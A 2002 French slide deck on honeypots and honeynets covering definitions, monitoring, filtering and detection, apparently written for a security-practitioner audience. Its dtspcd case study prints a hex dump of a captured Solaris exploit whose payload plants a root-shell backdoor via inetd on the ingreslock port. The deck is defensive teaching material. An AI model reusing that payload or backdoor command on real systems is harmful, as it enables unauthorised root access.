Pots de Miel

Honeypots

Yann Berthier - Nicolas Jombart

yb@hsc.fr - nj@hsc.fr

OSSIR Groupe SUR - mars 2002

Hervé Schauer Consultants

Plan

- Introduction
- Définitions
- Que cherchons nous ?
- Honeypots
- Honeynets
- Exemple de cas réel
- Conclusion

Introduction

(pourquoi parler de Pots de Miel)

- C’est le sujet « chaud » dans la communauté
  - Plusieurs projets
    - Honeynet Project
    - South Florida HoneyNet
    - The Distributed Honeypot Project
  - (Au moins une) *mailing-list*
    - SecurityFocus
  - Des cours
    - SANS : Lance Spitzner et Marcus Ranum

Introduction - 2

- Des articles dans la presse généraliste
  - 01 Réseaux
- Des clients nous en parlent
- Des produits commerciaux existent déjà
  - Mantrap

Après SSO, PKI, IDS, la nouvelle solution miracle des vendeurs ?

Définitions

Moniteur de ports

- Écoute sur un port et journalise les connexions
  - NukeNabber sous Windows
  - netcat
- Interactivité zéro
- Permet d'attraper des vers
  - CodeRed
  - nc -l -p 80 > blah
- Interêt très faible
- Risque faible
- Mieux vaut filtrer / journaliser

Définitions

Deception Host

- Emule un certain nombre de logiciels vulnérables
  - Bannières
  - Authentification *(serveur POP)*
- Début d'interaction avec l'attaquant
- Exemples :
  - Specter, Deception Toolkit, Fakebo
- Ne trompe pas un attaquant humain (ou pas longtemps)
- 'Vendu' comme pouvant retenir un attaquant à l'écart des serveurs
- Interêt faible
- Risque faible

Définitions

Honeypots

- Système fonctionnel
  - Modifié pour permettre d'enregistrer toutes les actions de l'attaquant
  - Cloisonné pour qu'il ne puisse pas rebondir
- Grande interaction avec l'attaquant
- Risque **élevé**
  - Demande une surveillance constante
  - Engage des responsabilités

Définitions

HoneyNets

- Réseau de Pots de Miel
- C’est une architecture, non un produit
- Grande interaction avec l’attaquant
- Risque **élevé**

Définitions

Pot de Miel virtuel

- Pas de Pot de Miel :)
- Surveillance de plages d'adresses inoccupées
- Méchanisme pour simuler une réponse
  - De type Labrea
- Utilisé principalement pour faire de la détection d'attaque
- Peut capturer des outils automatiques

Pour résumer

- Recouvre des notions très différentes
- Multiples utilisations
  - pour faire de la détection d'attaque
  - pour retenir un attaquant à l'écart des serveurs
  - pour faire de la recherche
  - A la suite d'un article dans une revue
  - Pour apprendre à réagir en cas d'intrusion
    - Analyse forensique
  - Pour analyser des attaques
    - Outils automatiques
    - Script Kiddy
    - Attaquant sophistiqué

Dépend du degré d'interactivité et de réalisme du Pot de Miel

Honeypot


- Le but : reproduire un système le plus réaliste possible *(en fonction de ce qu'on veut attraper)*
- Utilisation de systèmes virtuels
  - VMWare
  - Mantrap
  - jail(8)
  - User-Mode Linux
- Utilisation de 'vrais' systèmes
  - Soit possédant des failles régulières
    - Solaris, Windows, Linux
  - Soit conformes au reste de sa plate-forme
    - Pas très solicités quand on utilise des plate-formes 'exotiques'

Honeypot

Environnement virtuels

- Bénéfices
  - Plusieurs systèmes par machine
  - Isolation du reste du système
  - Facilité de réinstallation du Pot de Miel
- Limites
  - Se méfier de l'isolation
    - **Ne dispense pas de surveillance permanente !**
  - Une cage n'est pas invisible
    - http://www.iss.net/security_center/static/5473.php
    - jail *(pas conçu pour ça)*
  - Il n'est pas dur de réinstaller un système avec un disque 'spare'

Honeynet



Honeynet

- Un vrai environnement de production
  - Pas de failles *simulées*
  - De vrais éléments réseaux
  - De vraies données
  - Vraisemblance Maximum
- Contrôle fin des connexions indispensable
- Tout le traffic est supposé suspect
- Où le placer sur Internet ?
  - Sur une adresse appartenant à un AS « neutre »
  - Dans le milieu universitaire
  - Sur un modem ADSL ou Cable

Que cherchons nous ?

- Des *exploits* ?
  - inconnues ...
- Des « 0-Day » ?
- De nouvelles techniques ?
- Des scans ?
- Des statistiques ?
  - Service abuse d'un FAI
- Des adresses IP ?

- Connaître son ennemi !
  - Se placer dans une autre logique que celle purement défensive

Que cherchons nous ?

Avant tout : **Apprendre !**

- Qui sont les ennemis ?
- Que cherchent-ils ?
- Comment font-ils ?

- Apprendre à mieux détecter
- Apprendre à mieux se protéger

Trois problématiques

Surveillance

Collecte d’information

Analyse des informations

Surveillance - Collecte d'informations

- Comme partout
  - Journaliser beaucoup
  - Envoyer sur un serveur de collecte de journalisation
  - Utiliser la comptabilité (accounting) de processus
  - Analyser les journaux en temps réel
  - Utiliser un syslog *modifié*
- Regarder les tentatives de connexion
  Ratées ou réussies
- Et même recopier le trafic réseau

  Exemple avec Snort : `log ip any any <> $HOME_NET any (msg: "Snort Unmatched"; session: printable;)`

  (Projet Honeynet)

Surveillance

Tout est intéressant
La surveillance doit être constante

- Deux types de surveillance
  - En local
  - A distance
  - Sur les couches supérieures
- Journaliser et analyser de différentes manières
- Analyser le traffic réseau
- Analyse post-mortem (*forensics*)

Surveillance - Exemples

- Envoyer les journaux sur un protocole non-IP
  - Forger des paquets
  - Ecouter le réseau
- Modifier Syslogd
  - Pour ne pas écouter sur une socket au nom explicite
  - http://nccsec.edge.nc/syslog˙forwarder.htm
- Journaliser les événements du clavier
- Ecouter les TTY
  - Watch
  - Maxty
  - ...
- Journaliser tous les appels système
  - spy
  - etc.

Surveillance - Exemple

Exemple : Un bash modifié

```
polom: $ id
uid=1000(ecu) gid=1000(ecu) groups=1000(ecu), 0(wheel), 68(dialer)

polom: $ date
Mon Mar 4 14:38:01 CET 2002

polom: $ cat /etc/master.passwd
cat:  /etc/master.passwd:  Permission denied


polom% tail -3 /var/log/all.log
Mar 4 14:37:55 polom bash:  HISTORY: PID=40676 UID=1000 id
Mar 4 14:38:00 polom bash:  HISTORY: PID=40676 UID=1000 date
Mar 4 14:38:31 polom bash:  HISTORY: PID=40676 UID=1000 cat
/etc/master.passwd
```

Analyse des informations

- Flux réseaux
  - Fichiers libpcap, Netflow, ...
  - Outils d'analyse
    - Argus
    - Tcpdump, Nstreams
    - Ethereal
- Alertes Snort
  - Fichiers plats
  - Journaux syslog
  - Base MySQL
- Journaux
  - Outils d'analyse
- Comptabilité (accounting)

Élément filtrant

- Utiliser un filtre IP Puissant :
  - IP Filter (FreeBSD, NetBSD, Solaris, ...)
  - NetFilter (Linux 2.4)
  - Packet Filter (OpenBSD 3.0+)
  - IOS, FW-1 ?
  - Le placer en *bridge*
- Utilisation d'un routeur entre le filtre et le réseau
  - Pour améliorer l'illusion de l'abscence de filtre
  - Pour un meilleur contrôle
- Tout journaliser
  - Trafic bloqué
  - Trafic autorisé
- Pouvoir couper les connexions

Flux autorisés

- En entrée
  - Tout le trafic relatif au service ouvert
  - Le trafic permettant d'administrer les machines
- En sortie
  - Quel est le trafic intéressant ?
    - HTTP, FTP pour aller rechercher des fichiers
    - de l'IRC ? de l'ICQ ?
    - du courrier électronique ?
  - Ne pas permettre de rebondir autre part !
  - Limiter le nombre de connexions externes
    - Par laps de temps
    - Prévenir le risque de rebond et de DoS

Détection d'intrusion

- A placer de façon indétectable (ou difficilement)
  - Sur une interface du filtre (trafic recopié)
  - Sur le LAN (sans adresse IP)
  - En travaillant sur les cables
- Logiciel de prédilection : Snort
  - Pourra agir comme un sniffeur
  - Séparation dans différentes bases
    - Base SQL
    - Syslog
    - Dumps libpcap
- Utilisation de signatures connues
- Création de signatures inconnues

Exemple réel : dtspcd

Exemple du projet Honeynet

- Démon appartenant à CDE
- Problème de débordement de tampon (*buffer overflow*) connu
- *Exploit* non connue ou non diffusée
- Le pot de miel : ManTrap sur Solaris 8 vulnérable

Exemple réel : dtspcd

- Un attaquant ne tarde pas à s'intéresser à cette vulnérabilité
- Les traces snort correspondantes contiennent l'*exploit*
  - http://project.honeynet.org/scans/dtspcd/dtspcd.txt
- L'outil utilisait était un « auto-rooter », qui scan des plages d'adresses
- Une *backdoor* a été installée
- La machine a servi ensuite pour Juno (outil de DoS)
  - L'attaquant était visiblement fort intéressé par des serveurs IRC

Exemple réel : dtspcd

```
(...)
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 20 BF FF FF  ..@...@...@. ...
20 BF FF FF 7F FF FF FF 90 03 E0 34 92 23 E0 20   ..........4.#.
A2 02 20 0C A4 02 20 10 C0 2A 20 08 C0 2A 20 0E  .. ... ..* ..* .
D0 23 FF E0 E2 23 FF E4 E4 23 FF E8 C0 23 FF EC  .#...#...#...#..
82 10 20 0B 91 D0 20 08 2F 62 69 6E 2F 6B 73 68  .. ... ./bin/ksh
20 20 20 20 2D 63 20 20 65 63 68 6F 20 22 69 6E      -c  echo "in
67 72 65 73 6C 6F 63 6B 20 73 74 72 65 61 6D 20  greslock stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20  tcp nowait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 22 3E 2F  /bin/sh sh -i">/
74 6D 70 2F 78 3B 2F 75 73 72 2F 73 62 69 6E 2F  tmp/x;/usr/sbin/
69 6E 65 74 64 20 2D 73 20 2F 74 6D 70 2F 78 3B  inetd -s /tmp/x;
73 6C 65 65 70 20 31 30 3B 2F 62 69 6E 2F 72 6D  sleep 10;/bin/rm
20 2D 66 20 2F 74 6D 70 2F 78 20 41 41 41 41 41   -f /tmp/x AAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41                          AAAAAAAA
```

Conclusions

- Aspects légaux à prendre en compte
  - Très peu de données en France
- Les plus
  - Pas (peu) de trafic ’de production’
    - Tout le trafic vers / depuis le Pot de Miel est susceptible d’être intéressant
    - Peu de faux positifs
    - Peu de faux négatifs
- Les moins
  - Demande une surveillance constante
  - Responsabilité légale
  - Sujet de recherche (comme les IDS pendant longtemps)
- Bien d’autres choses à faire sur un réseau avant de mettre des Pots de Miel !
- **Ce n’est pas un produit !**

Références

- The Honeynet Project (http://project.honeynet.org/)
- South Florida Honeynet (http://www.sfhn.net/)
- The distributed Honeypot project (http://www.lucidic.net)
- *mailing-list* Honeypots (http://online.securityfocus.com/cgi-bin/subscribe.pl)
- Specter (http://www.specter.com/default50.htm)
- Mantrap (http://www.recourse.com/product/ManTrap/)
- The Deception Toolkit (http://www.all.net/dtk/)

Références

- Maxty (http://www.ihaquer.com/software/maxty/maxty.tar.gz)
- Shell Bash qui journalise (http://project.honeynet.org/papers/honeynet/bash.patch)
- Journaliser les appels système
  - (http://syscalltrack.sourceforge.net/)
  - (http://linuxkernel.to/module/source/syscall.c)
  - (http://www.idealx.org/prj/idx-vfspy/)
  - (http://people.freebsd.org/~abial/spy/)
- Labrea (http://www.hackbusters.net/LaBrea.html)